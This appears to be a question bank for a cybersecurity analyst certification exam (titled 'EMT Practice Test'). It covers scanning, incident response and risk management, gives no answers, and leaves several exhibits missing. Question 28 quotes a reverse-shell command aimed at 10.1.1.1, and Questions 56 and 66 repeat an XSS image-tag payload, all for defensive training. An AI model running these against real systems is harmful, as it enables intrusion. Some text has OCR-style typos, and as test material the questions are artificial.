EMT Practice Test

1. Question Content...


Question List

Question1: A security analyst recently used Arachni to perform a vulnerability assessment of a newly developed web application. The analyst is concerned about the following output:
[+] XSS: In form input 'txtSearch' with action https://localhost/search.aspx
[-] XSS: Analyzing response #1...
[-] XSS: Analyzing response #2...
[-] XSS: Analyzing response #3...
[+] XSS: Response is tainted. Looking for proof of the vulnerability.
Which of the following is the most likely reason for this vulnerability?

Question2: After identifying a threat, a company has decided to implement a patch management program to remediate vulnerabilities. Which of the following risk management principles is the company exercising?

Question3: An employee is no longer able to log in to an account after updating a browser. The employee usually has several tabs open in the browser. Which of the following attacks was most likely performed?

Question4: A Chief Information Security Officer (CISO) wants to disable a functionality on a business-critical web application that is vulnerable to RCE in order to maintain the minimum risk level with minimal increased cost.
Which of the following risk treatments best describes what the CISO is looking for?

Question5: A virtual web server in a server pool was infected with malware after an analyst used the internet to research a system issue. After the server was rebuilt and added back into the server pool, users reported issues with the website, indicating the site could not be trusted. Which of the following is the most likely cause of the server issue?

Question6: An incident response team receives an alert to start an investigation of an internet outage. The outage is preventing all users in multiple locations from accessing external SaaS resources. The team determines the organization was impacted by a DDoS attack. Which of the following logs should the team review first?

Question7: A recent zero-day vulnerability is being actively exploited, requires no user interaction or privilege escalation, and has a significant impact to confidentiality and integrity but not to availability. Which of the following CVE metrics would be most accurate for this zero-day threat?

Question8: A security analyst is performing vulnerability scans on the network. The analyst installs a scanner appliance, configures the subnets to scan, and begins the scan of the network. Which of the following would be missing from a scan performed with this configuration?

Question9: After conducting a cybersecurity risk assessment for a new software request, a Chief Information Security Officer (CISO) decided the risk score would be too high. The CISO refused the software request. Which of the following risk management principles did the CISO select?

Question10: Which of the following should be updated after a lessons-learned review?
Question11: A cybersecurity analyst notices unusual network scanning activity coming from a country that the company does not do business with. Which of the following is the best mitigation technique?

Question12: A company is implementing a vulnerability management program and moving from an on-premises environment to a hybrid IaaS cloud environment. Which of the following implications should be considered on the new hybrid environment?

Question13: An analyst is conducting routine vulnerability assessments on the company infrastructure. When performing these scans, a business-critical server crashes, and the cause is traced back to the vulnerability scanner. Which of the following is the cause of this issue?

Question14: A company is concerned with finding sensitive file storage locations that are open to the public. The current internal cloud network is flat. Which of the following is the best solution to secure the network?


Question15: A security analyst reviews the following results of a Nikto scan:

Which of the following should the security administrator investigate next?

Question16: When undertaking a cloud migration of multiple SaaS application, an organizations system administrator struggled ... identity and access management to cloud-based assets. Which of the following service models would have reduced the complexity of this project?

Question17: A security analyst is performing an investigation involving multiple targeted Windows malware binaries. The analyst wants to gather intelligence without disclosing information to the attackers. Which of the following actions would allow the analyst to achieve the objective?

Question18: A cybersecurity analyst is doing triage in a SIEM and notices that the time stamps between the firewall and the host under investigation are off by 43 minutes. Which of the following is the most likely scenario occurring with the time stamps?

Question19: Which of the following is a reason why proper handling and reporting of existing evidence are important for the investigation and reporting phases of an incident response?


Question20: The vulnerability analyst reviews threat intelligence regarding emerging vulnerabilities affecting workstations that are used within the company:

Which of the following vulnerabilities should the analyst be most concerned about, knowing that end users frequently click on malicious links sent via email?

Question21: Which of the following is often used to keep the number of alerts to a manageable level when establishing a process to track and analyze violations?

Question22: A security analyst received a malicious binary file to analyze. Which of the following is the best technique to perform the analysis?

Question23: A cybersecurity analyst has recovered a recently compromised server to its previous state. Which of the following should the analyst perform next?

Question24: Which of the following phases of the Cyber Kill Chain involves the adversary attempting to establish communication with a successfully exploited target?


Question25: You are a penetration tester who is reviewing the system hardening guidelines for a company. Hardening guidelines indicate the following.
There must be one primary server or service per device.
Only default port should be used
Non- secure protocols should be disabled.
The corporate internet presence should be placed in a protected subnet
Instructions :
Using the available tools, discover devices on the corporate network and the services running on these devices.
You must determine
ip address of each device
The primary server or service each device
The protocols that should be disabled based on the hardening guidelines

Question26: While reviewing web server logs, an analyst notices several entries with the same time stamps, but all contain odd characters in the request line. Which of the following steps should be taken next?

Question27: A payroll department employee was the target of a phishing attack in which an attacker impersonated a department director and requested that direct deposit information be updated to a new account. Afterward, a deposit was made into the unauthorized account. Which of the following is one of the first actions the incident response team should take when they receive notification of the attack?

Question28: A security analyst detects an exploit attempt containing the following command:
sh -i >& /dev/udp/10.1.1.1/4821 0>$l
Which of the following is being attempted?

Question29: Which of the following describes a contract that is used to define the various levels of maintenance to be provided by an external business vendor in a secure environment?

Question30: A security program was able to achieve a 30% improvement in MTTR by integrating security controls into a SIEM. The analyst no longer had to jump between tools. Which of the following best describes what the security program did?

Question31: An incident response team finished responding to a significant security incident. The management team has asked the lead analyst to provide an after-action report that includes lessons learned. Which of the following is the most likely reason to include lessons learned?

Question32: When starting an investigation, which of the following must be done first?
Question33: A security analyst is trying to detect connections to a suspicious IP address by collecting the packet captures from the gateway. Which of the following commands should the security analyst consider running?

Question34: An email hosting provider added a new data center with new public IP addresses. Which of the following most likely needs to be updated to ensure emails from the new data center do not get blocked by spam filters?

Question35: A technician identifies a vulnerability on a server and applies a software patch. Which of the following should be the next step in the remediation process?

Question36: An analyst is becoming overwhelmed with the number of events that need to be investigated for a timeline. Which of the following should the analyst focus on in order to move the incident forward?

Question37: A web application team notifies a SOC analyst that there are thousands of HTTP/404 events on the public-facing web server. Which of the following is the next step for the analyst to take?


Question38: A security analyst performs various types of vulnerability scans. Review the vulnerability scan results to determine the type of scan that was executed and if a false positive occurred for each device.
Instructions:
Select the Results Generated drop-down option to determine if the results were generated from a credentialed scan, non-credentialed scan, or a compliance scan.
For ONLY the credentialed and non-credentialed scans, evaluate the results for false positives and check the findings that display false positives. NOTE: If you would like to uncheck an option that is currently selected, click on the option a second time.
Lastly, based on the vulnerability scan results, identify the type of Server by dragging the Server to the results.
The Linux Web Server, File-Print Server and Directory Server are draggable.
If at any time you would like to bring back the initial state of the simulation, please select the Reset All button. When you have completed the simulation, please select the Done button to submit. Once the simulation is submitted, please select the Next button to continue.

Question39: During an incident, analysts need to rapidly investigate by the investigation and leadership teams. Which of the following best describes how PII should be safeguarded during an incident?

Question40: A software developer has been deploying web applications with common security risks to include insufficient logging capabilities. Which of the following actions would be most effective to reduce risks associated with the application development?

Question41: An employee accessed a website that caused a device to become infected with invasive malware. The incident response analyst has:
* created the initial evidence log.
* disabled the wireless adapter on the device.
* interviewed the employee, who was unable to identify the website that was accessed
* reviewed the web proxy traffic logs.
Which of the following should the analyst do to remediate the infected device?

Question42: Which of the following will most likely ensure that mission-critical services are available in the event of an incident?

Question43: A recent penetration test discovered that several employees were enticed to assist attackers by visiting specific websites and running downloaded files when prompted by phone calls. Which of the following would best address this issue?


Question44: A cryptocurrency service company is primarily concerned with ensuring the accuracy of the data on one of its systems. A security analyst has been tasked with prioritizing vulnerabilities for remediation for the system. The analyst will use the following CVSSv3.1 impact metrics for prioritization:

Which of the following vulnerabilities should be prioritized for remediation?

Question45: A cloud team received an alert that unauthorized resources were being auto-provisioned. After investigating, the team suspects that crypto mining is occurring. Which of the following indicators would most likely lead the team to this conclusion?
.

Question46: Joe, a leading sales person at an organization, has announced on social media that he is leaving his current role to start a new company that will compete with his current employer. Joe is soliciting his current employer's customers. However, Joe has not resigned or discussed this with his current supervisor yet. Which of the following would be the best action for the incident response team to recommend?

Question47: Which of the following threat actors is most likely to target a company due to its questionable environmental policies?

Question48: Which of the following best describes the document that defines the expectation to network customers that patching will only occur between 2:00 a.m. and 4:00 a.m.?

Question49: During a security test, a security analyst found a critical application with a buffer overflow vulnerability. Which of the following would be best to mitigate the vulnerability at the application level?

Question50: An analyst is remediating items associated with a recent incident. The analyst has isolated the vulnerability and is actively removing it from the system. Which of the following steps of the process does this describe?

Question51: New employees in an organization have been consistently plugging in personal webcams despite the company policy prohibiting use of personal devices. The SOC manager discovers that new employees are not aware of the company policy. Which of the following will the SOC manager most likely recommend to help ensure new employees are accountable for following the company policy?

Question52: A security analyst has identified a new malware file that has impacted the organization. The malware is polymorphic and has built-in conditional triggers that require a connection to the internet. The CPU has an idle process of at least 70%. Which of the following best describes how the security analyst can effectively review the malware without compromising the organization's network?

Question53: An older CVE with a vulnerability score of 7.1 was elevated to a score of 9.8 due to a widely available exploit being used to deliver ransomware. Which of the following factors would an analyst most likely communicate as the reason for this escalation?

Question54: A company is in the process of implementing a vulnerability management program, and there are concerns about granting the security team access to sensitive dat a. Which of the following scanning methods can be implemented to reduce the access to systems while providing the most accurate vulnerability scan results?

Question55: Which of the following risk management principles is accomplished by purchasing cyber insurance?

Question56: While reviewing web server logs, a security analyst found the following line:
<IMG SRC='vbscript:msgbox("test")'>
Which of the following malicious activities was attempted?

Question57: A systems analyst is limiting user access to system configuration keys and values in a Windows environment. Which of the following describes where the analyst can find these configuration items?

Question58: Which of the following describes the best reason for conducting a root cause analysis?

Question59: A security analyst is reviewing the findings of the latest vulnerability report for a company's web application. The web application accepts files for a Bash script to be processed if the files match a given hash. The analyst is able to submit files to the system due to a hash collision. Which of the following should the analyst suggest to mitigate the vulnerability with the fewest changes to the current script and infrastructure?

Question60: Each time a vulnerability assessment team shares the regular report with other teams, inconsistencies regarding versions and patches in the existing infrastructure are discovered. Which of the following is the best solution to decrease the inconsistencies?

Question61: A security administrator has been notified by the IT operations department that some vulnerability reports contain an incomplete list of findings. Which of the following methods should be used to resolve this issue?

Question62: Which of the following most accurately describes the Cyber Kill Chain methodology?

Question63: A zero-day command injection vulnerability was published. A security administrator is analyzing the following logs for evidence of adversaries attempting to exploit the vulnerability:
Which of the following log entries provides evidence of the attempted exploit?

Question64: An analyst is examining events in multiple systems but is having difficulty correlating data points. Which of the following is most likely the issue with the system?

Question65: A security analyst is trying to identify anomalies on the network routing. Which of the following functions can the analyst use on a shell script to achieve the objective most accurately?

Question66: While reviewing web server logs, a security analyst found the following line:
<IMG SRC='vbscript:msgbox("test")'>
Which of the following malicious activities was attempted?

Question67: An analyst finds that an IP address outside of the company network that is being used to run network and vulnerability scans across external-facing assets. Which of the following steps of an attack framework is the analyst witnessing?

Question68: Which of the following would help an analyst to quickly find out whether the IP address in a SIEM alert is a known-malicious IP address?

Question69: A managed security service provider is having difficulty retaining talent due to an increasing workload caused by a client doubling the number of devices connected to the network. Which of the following would best aid in decreasing the workload without increasing staff?

Question70: The Chief Information Security Officer wants to eliminate and reduce shadow IT in the enterprise. Several high-risk cloud applications are used that increase the risk to the organization. Which of the following solutions will assist in reducing the risk?

Question71: A Chief Information Security Officer has outlined several requirements for a new vulnerability scanning project:
. Must use minimal network bandwidth
. Must use minimal host resources
. Must provide accurate, near real-time updates
. Must not have any stored credentials in configuration on the scanner
Which of the following vulnerability scanning methods should be used to best meet these requirements?

Question72: The analyst reviews the following endpoint log entry:

Which of the following has occurred?

Question73: An organization recently changed its BC and DR plans. Which of the following would best allow for the incident response team to test the changes without any impact to the business?

Question74: A security analyst discovers an ongoing ransomware attack while investigating a phishing email. The analyst downloads a copy of the file from the email and isolates the affected workstation from the network. Which of the following activities should the analyst perform next?

Question75: A security analyst is trying to validate the results of a web application scan with Burp Suite. The security analyst performs the following:

Which of the following vulnerabilitles Is the securlty analyst trylng to valldate?

Question76: A SOC manager receives a phone call from an upset customer. The customer received a vulnerability report two hours ago: but the report did not have a follow-up remediation response from an analyst. Which of the following documents should the SOC manager review to ensure the team is meeting the appropriate contractual obligations for the customer?


Question77: An analyst is reviewing a vulnerability report for a server environment with the following entries:

Which of the following systems should be prioritized for patching first?



Question78: The developers recently deployed new code to three web servers. A daffy automated external device scan report shows server vulnerabilities that are failure items according to PCI DSS.
If the venerability is not valid, the analyst must take the proper steps to get the scan clean.
If the venerability is valid, the analyst must remediate the finding.


After reviewing the information provided in the network diagram, select the STEP 2 tab to complete the simulation by selecting the correct Validation Result and Remediation Action for each server listed using the drop-down options.
INTRUCTIONS:
The simulation includes 2 steps.
Step1:Review the information provided in the network diagram and then move to the STEP 2 tab.


STEP 2: Given the Scenario, determine which remediation action is required to address the vulnerability.

Question79: A vulnerability management team found four major vulnerabilities during an assessment and needs to provide a report for the proper prioritization for further mitigation. Which of the following vulnerabilities should have the highest priority for the mitigation process?

Question80: The Chief Executive Officer (CEO) has notified that a confidential trade secret has been compromised. Which of the following communication plans should the CEO initiate?

Question81: Following an incident, a security analyst needs to create a script for downloading the configuration of all assets from the cloud tenancy. Which of the following authentication methods should the analyst use?

Question82: During a cybersecurity incident, one of the web servers at the perimeter network was affected by ransomware. Which of the following actions should be performed immediately?

Question83: A security analyst receives an alert for suspicious activity on a company laptop An excerpt of the log is shown below:

Which of the following has most likely occurred?

Question84: Which of the following best describes the goal of a tabletop exercise?

Question85: Which of the following best describes the key elements of a successful information security program?

Question86: Which of the following is a nation-state actor least likely to be concerned with?

Question87: A security analyst is reviewing events that occurred during a possible compromise. The analyst obtains the following log:

Which of the following is most likely occurring, based on the events in the log?

Question88: A security analyst detects an email server that had been compromised in the internal network. Users have been reporting strange messages in their email inboxes and unusual network traffic. Which of the following incident response steps should be performed next?

